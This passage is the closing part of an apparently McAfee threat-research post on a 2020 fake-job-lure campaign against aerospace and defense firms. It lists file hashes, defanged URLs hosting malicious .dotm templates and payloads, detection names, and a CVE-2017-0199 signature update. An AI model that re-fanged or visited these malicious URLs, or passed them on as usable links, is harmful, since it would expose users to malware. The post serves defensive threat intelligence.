7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971	******_spectrolab.docx
43b6b0af744124da5147aba81a98bc7188718d5d205acf929affab016407d592	***_ECS_EPM.docx
70f66e3131cfbda4d2b82ce9325fed79e1b3c7186bdbb5478f8cbd49b965a120	******_dds_log.jpg
adcdbec0b92da0a39377f5ab95ffe9b6da9682faaa210abcaaa5bd51c827a9e1	21대 국회의원 선거 관련.docx
dbbdcc944c4bf4baea92d1c1108e055a7ba119e97ed97f7459278f1491721d02	외교문서 관련(이재춘국장).docx

URLs
hxxps://www.anca-aste.it/uploads/form/02E319AF73A33547343B71D5CB1064BC.dotm
hxxp://www.elite4print.com/admin/order/batchPdfs.asp
hxxps://www.sanlorenzoyacht.com/newsl/uploads/docs/43.dotm
hxxps://www.astedams.it/uploads/template/17.dotm
hxxps://www.sanlorenzoyacht.com/newsl/uploads/docs/1.dotm

hxxps://www.anca-aste.it/uploads/form/******_jd_t034519.jpg
hxxp://saemaeul.mireene.com/skin/board/basic/bin
hxxp://saemaeul.mireene.com/skin/visit/basic/log
hxxps://web.opendrive.com/api/v1/download/file.json/MzBfMjA1Njc0ODhf?inline=0
hxxps://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm
hxxps://www.ne-ba.org/files/gallery/images/83878C91171338902E0FE0FB97A8C47A.dotm

Conclusion

In summary, ATR has been tracking a targeted campaign focusing on the aerospace and defense industries using false job descriptions. This campaign looks very similar, based on shared TTPs, with a campaign that occurred in 2017 that also targeted some of the same industry. This campaign began early April 2020 with the latest activity in mid-June. The campaign's objective is to collect information from individuals connected to the industries in the job descriptions.

Additionally, our forensic research into the malicious documents show they were created by the same adversary, using Korean and English language systems. Further, discovery of legitimate template files used to build these documents also sheds light on some of the initial research put into the development of this campaign. While McAfee ATR has observed these techniques before, in previous campaigns in 2017 and 2019 using the same TTPs, we can conclude there has been an increase in activity in 2020.

McAfee detects these threats as

- Trojan-FRVP!2373982CDABA
- Generic Dropper.aou
- Trojan-FSGY!3C6009D4D7B2
- Trojan-FRVP!CEE70135CBB1
- W97M/Downloader.cxu
- Trojan-FRVP!63178C414AF9
- Exploit-cve2017-0199.ch
- Trojan-FRVP!AF83AD63D2E3
- RDN/Generic Downloader.x
- W97M/Downloader.bjp
- W97M/MacroLess.y

NSP customers will have new signatures added to the "HTTP: Microsoft Office OLE Arbitrary Code Execution Vulnerability (CVE-2017-0199)" attack name. The updated attack is part of our latest NSP sigset release: sigset 10.8.11.9 released on 28th July 2020.The KB details can be found here: KB55446

[1] https://www.bbc.co.uk/news/business-53026175

[2] https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/

[3] https://www.justice.gov/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and

[4] https://www.justice.gov/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and

5 https://www.us-cert.gov/northkorea

[5] https://www.virustotal.com/gui/file/4a08c391f91cc72de7a78b5fd5e7f74adfecd77075e191685311fa598e07d806/detection – Gamaredon Group

[6] https://docs.microsoft.com/en-us/openspecs/office_standards/ms-docx/550efe71-4f40-4438-ac89-23ec1c1d2182

[7] https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/

[8] https://otx.alienvault.com/pulse/5e8619b52e480b485e58259a

McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.